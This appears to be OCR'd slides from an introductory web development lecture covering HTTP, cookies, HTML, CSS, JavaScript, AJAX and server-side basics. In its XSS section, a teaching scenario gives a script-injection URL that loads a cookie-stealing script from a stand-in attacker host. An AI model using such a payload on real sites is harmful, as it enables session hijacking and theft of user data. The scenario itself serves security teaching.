
Basics of Web Development

Supplementary Lecture

Outline

1. Big Picture
2. Client Side
3. Server Side

Big Picture



Client

- Any software capable of issuing HTTP requests (and processing responses)
  - Most common: web browser

- "Apps" commonly issue HTTP requests on your behalf as a standardized communication layer

Server

- Any software listening for HTTP requests on one/more ports (and responds)
- Commonly a buffer layer in a 3 (or more) tier architecture

Hypertext Transfer Protocol (HTTP)

- Application protocol for distributed, client-server communication

- Session
  - Request (port, method, headers, message)
  - Response (status, headers, message)

- Stateless
  - Cookies, server sessions, hidden form data

Example

Request: `www.example.com`

```
GET /index.html HTTP/1.1
Host: www.example.com
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 23 May 2005 22:38:34 GMT
Content-Type: text/html; charset=UTF-8
Content-Encoding: UTF-8
Content-Length: 138
Last-Modified: Wed, 08 Jan 2003 23:11:55 GMT
Server: Apache/1.3.3.7 (Unix) (Red-Hat/Linux)
ETag: "3f80f-1b6-3e1cb03b”
Accept-Ranges: bytes
Connection: close

<html>
  <head>
    <title>An Example Page</title>
  </head>
  <body>
    Hello World!
  </body>
</html>
```

HTTP Request

- TCP port
  - Usually 80 (http), 443 (https)
- URL

```
http(s)://user:pass@domain:port/path?query#anchor
```

- Method: intended effect
  - **GET: "safe" representation (in URL)**
  - **POST: add**
  - PUT: replace/add
  - DELETE: delete
  - OPTIONS: get
- Headers: operational parameters

HTTP Response

- Status code, common…
  - 200=ok, 404=not found, 403=forbidden, 500=server error
- Headers: operational parameters
- Message body
  - Document (HTML, XML, JSON), image, …

Maintaining State: Cookies

Client

```
GET /index.html HTTP/1.1
Host: www.example.org
…
```

```
GET /spec.html HTTP/1.1
Host: www.example.org
Cookie: theme=light;
sessionToken=abc123
…
```

Server

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123;
Expires=Wed, 09 Jun 2021 10:18:14 GMT
…
```

Maintaining State: Sessions

- Basic idea: server provides client a "token" that uniquely identifies the session data

- Language support
  - e.g. PHPSESSID

Maintaining State: Form Data

- Basic idea: forms have hidden fields with any necessary information to maintain client-server synchronization

Web Development

- Creating server-side (back-end) “producers” of content and client-side (front-end) “consumers”
- Good
  - Platform independent (somewhat)
  - Lots of tools, libraries, etc.
- Bad
  - MANY languages/technologies at play
    - Baseline: HTML, CSS, JS

Client-Side Technologies

- Document structure/content
  - HTML, XML
- Document styling
  - CSS
- Dynamics
  - JavaScript, (Java/Flash/Silverlight/…)
- Communication
  - AJAX via XML/JSON
- Tools
  - Inspection, jQuery, Bootstrap, CDN

Hypertext Markup Language (HTML)

- Markup to support structured documents
- Semantics for…
  - Text (headings, paragraphs, lists, tables, etc.)
  - Multimedia (images, music, video, etc.)
  - Links to other resources
  - Forms
  - Styling
  - Scripting

HTML Hello World

```
<html>
    <head>
        <title>howdy</title>
    </head>
    <body>
        <p>hello</p>
        <p><a href="https://helloworldcollection.github.io">world</a></p>
    </body>
</html>
```

HTML Elements/Tags

- Every tag has a typical syntax…
  - Start/end tag

```
<element></element>
```

  - Attribute/value pair(s)

```
<element key1="value1" key2="value2" … >
```

  - Content

```
<element key="value">content</element>
```

    - If no content, may see


```
<element key="value" />
```

Typical HTML Document

- **`head`**
  - **`title`**: shown in browser
  - **`meta`**: used for automated processing
  - **`style`**, **`script`**, etc.
- **`body`**
  - **`p`**: paragraph
    - **`img`**: image
    - **`ul`**, **`ol`**: unordered/ordered list
      - **`li`**: list item
    - **`a`**: “anchor” (link)
  - **`form`**, **`table`**
  - **`div`**: “division” (logical grouping)

HTML Forms

- Attributes dictate where an HTTP request is intended to proceed, and how
  - Method: GET/POST
  - Action: URL



- Many elements
  - Single/multi-line input
  - Single/multi lists
  - Check/radio boxes
  - File uploads
  - Buttons

Extensible Markup Language (XML)

- Serves an important role for a common, computer-readable data exchange format
  - Common in software products, business exchanges
- Has fallen out of favor as a web document format
  - XHTML, XML+XSLT
  - However, very important for AJAX (more later)

Document Styling

- It can be advantageous to separate document structure/content from presentation
  - Supports modularity, consistency, maintainability
- Cascading Style Sheets (CSS) is a language for describing document presentation semantics
  - Fonts, layout, colors, etc.
  - Hierarchical, object-oriented
  - Support for medium-specificity

CSS Example

```
body {
    background-color: black;
    color: white;
    font-family: Georgia, "Times New Roman";
    font-size: 16px;
}

p {
    padding: 10px 0px;
}

.heavy {
    font-weight: bold;
}
```

CSS Usage

- Element

```
<p style="…">
```

- Document

```
<head>
    <style type="text/css">…</style>
</head>
```

- Linked

```
<head>
    <link rel="stylesheet"
          href="style.css"
          type="text/css"
          media="print" />
</head>
```

Typical CSS

- Good style: minimalist, descriptive HTML + site-linked CSS
  - Improves readability, consistency, accessibility
- Different browsers (e.g. mobile) have different CSS interpretations (and starting configs), hence UI libraries
  - Bootstrap! (more later)

Dynamics

- Historically webpages were static, with server interaction required
- As the web evolved, technologies emerged to make sites more interactive locally
  - Java applets, Flash, Silverlight, …
- For reasons of security, "politics" (e.g. Apple vs Flash), etc., JavaScript is dominant

JavaScript Features


- Document Object Model (DOM)
  - Exposes HTML elements to programmatic manipulation
  - Provides event hooks (onclick="…")
  - JavaScript Object Notation (JSON): human-readable text to transmit data objects
- Interpreted, C/Java-like syntax
  - Functions
  - Classes

JSON Example

```
{
    "firstName": "John",
    "lastName": "Smith",
    "isAlive": true,
    "age": 25,
    "address": {
        "streetAddress": "21 2nd Street",
        "city": "New York",
        "state": "NY",
        "postalCode": "10021-3100"
    },
    "phoneNumbers": [
        {"type": "home", "number": "212 555-1234"},
        {"type": "office", "number": "646 555-4567"},
        {"type": "mobile", "number": "123 456-7890"}
    ],
    "children": [],
    "spouse": null
}
```


Asynchronous JavaScript (AJAX)

- Basic idea: don't reload the page in order to talk to the server
- Originally paired with XML, now more commonly JSON
- Makes for a consistent format of data exchange between multiple platforms (e.g. web, iOS, Android, …)



JavaScript Pitfalls


- Differences in browser (version) support/ implementation
  - jQuery + Bootstrap!
- Security
  - Cross-site scripting (XSS)
- Speed
- Accessibility
  - Pages should gracefully degrade



XSS Example

1. Bob's website allows users to login with a user/password to store billing information. When a user logs in, the browser keeps an Authorization Cookie, so both client & server know she's logged in.
2. Mallory observes that Bob's website contains a reflected XSS vulnerability:
   a) If no results were found for a user search, the page displays the search term and the url will be http://bobssite.org?q=term
   b) With an abnormal search query, like "<script type='text/javascript'>alert('xss');</script>",
      - An alert box appears (that says "xss").
      - The page displays "<script type='text/javascript'>alert('xss');</script> not found," along with an error message with the text 'xss'
      - The url is "http://bobssite.org?q=<script%20type='text/javascript'>alert('xss');</script>
3. Mallory crafts a URL to exploit the vulnerability:
   a) She makes the URL http://bobssite.org?q=puppies<script%20src="http://mallorysevilsite.com/authstealer.js"></script>
   b) She sends an e-mail to some unsuspecting members of Bob's site, saying "Check out some cute puppies!"
4. Alice gets the e-mail. She loves puppies and clicks on the link…
   a) It goes to Bob's search, doesn't find anything, and displays "puppies not found" but right in the middle, the script tag runs (it is invisible to Alice) and loads and runs Mallory's program authstealer.js (triggering the XSS attack)
5. The authstealer.js program runs in Alice's browser, as if it originated from Bob's website. It grabs a copy of Alice's Authorization Cookie and sends it to Mallory's server, where Mallory retrieves it.
6. Mallory uses Alice's Authorization Cookie in her browser as if it were her own - she goes to Bob's site and is now logged in as Alice.
7. Now Mallory goes to the Billing section of the website and looks up Alice's credit card number
8. Mallory sends a similarly crafted link to Bob, thus gaining administrator privileges to Bob's website.

Web Inspector



Inspect!

Built into browsers, good for…

- Seeing site code
- Understanding the DOM
  - And changing, temporarily :)
- Seeing computed CSS
- Debugging JS
- Seeing different device effects
  - “Responsive” design
- Profiling

…

jQuery

- Cross-platform, open-source JavaScript library designed to simplify client-side scripting
  - DOM selection/traversal/manipulation/events, plugins

- Example: when the page loads, hide any paragraph on the page that is clicked

```
$(document).ready(function(){
   $("p").click(function(){
      $(this).hide();
   });
});
```

Bootstrap

- Most commonly used front-end framework
- Standardized CSS, JavaScript, HTML
- Makes it easy to produce good-looking, responsive, cross-browser websites

Content Delivery/Distribution Network (CDN)

- Geographically distributed servers for quickly providing reliable access to (typically) static content

- Good for…
  - Improving user experience (e.g. Netflix)
  - Avoiding DDoS (Denial of Service)
  - Distributing code/fonts (e.g. Bootstrap)

Server-Side Technologies

- Web Server
  - Apache (49%), nginx (35%), IIS (11%)
  - Hosting, Containers
- Languages
  - PHP, Python, Ruby, JSP, ASP, CGI
  - Content Management System (CMS)
- Databases
  - MySQL, SQL Server, PostreSQL, NoSQL (e.g. Mongo)

Web Server

- The primary role of a web server is to satisfy client HTTP requests
  - Other: virtual hosting, throttling, scripting, security, …
- Typical process
  1. Receive HTTP request
  2. Reference configuration
  3. Retrieve resource
  4. Send HTTP response

Hosting

- Your own machine: avoid for production
  - Security, scaling
- Remote
  - Shared, dedicated hosting
    - Virtual Private Server (VPS) = VMs
    - Control panel (e.g. CPanel)
      - SSH/SFTP
  - Containers (e.g. Heroku)
  - Cloud for storage, networking, computing, etc.
    - Amazon Web Services, Microsoft Azure, Google Cloud

Server-Side Scripting

- The web server executes a script whose result is packaged and sent to the client as an HTTP response
  - HTML/JSON document
  - Image
  - Download
  - …

Example PHP Script

```
<?php
  echo '<html>';
    echo '<head>';
      echo '<title>howdy</title>';
    echo '</head>';
    echo '<body>';
      echo '<p>hello world</p>';
    echo '</body>';
  echo '</html>';
?>
```

Model-View-Controller (MVC)

- A design pattern to separate code for…
  - Business logic (model)
  - Output representation (view)
  - Routing requests (controller)

- Common, embedded within many frameworks

Content Management Systems (CMS)

- Web application that provides infrastructure for managing data
  - Data management, editing, workflows, syndication, collaboration/delegation, etc.
  - Standardized client- and server-side components

- Examples
  - Wikis (MediaWiki), Blogs (WordPress)
  - Drupal, Joomla
  - SharePoint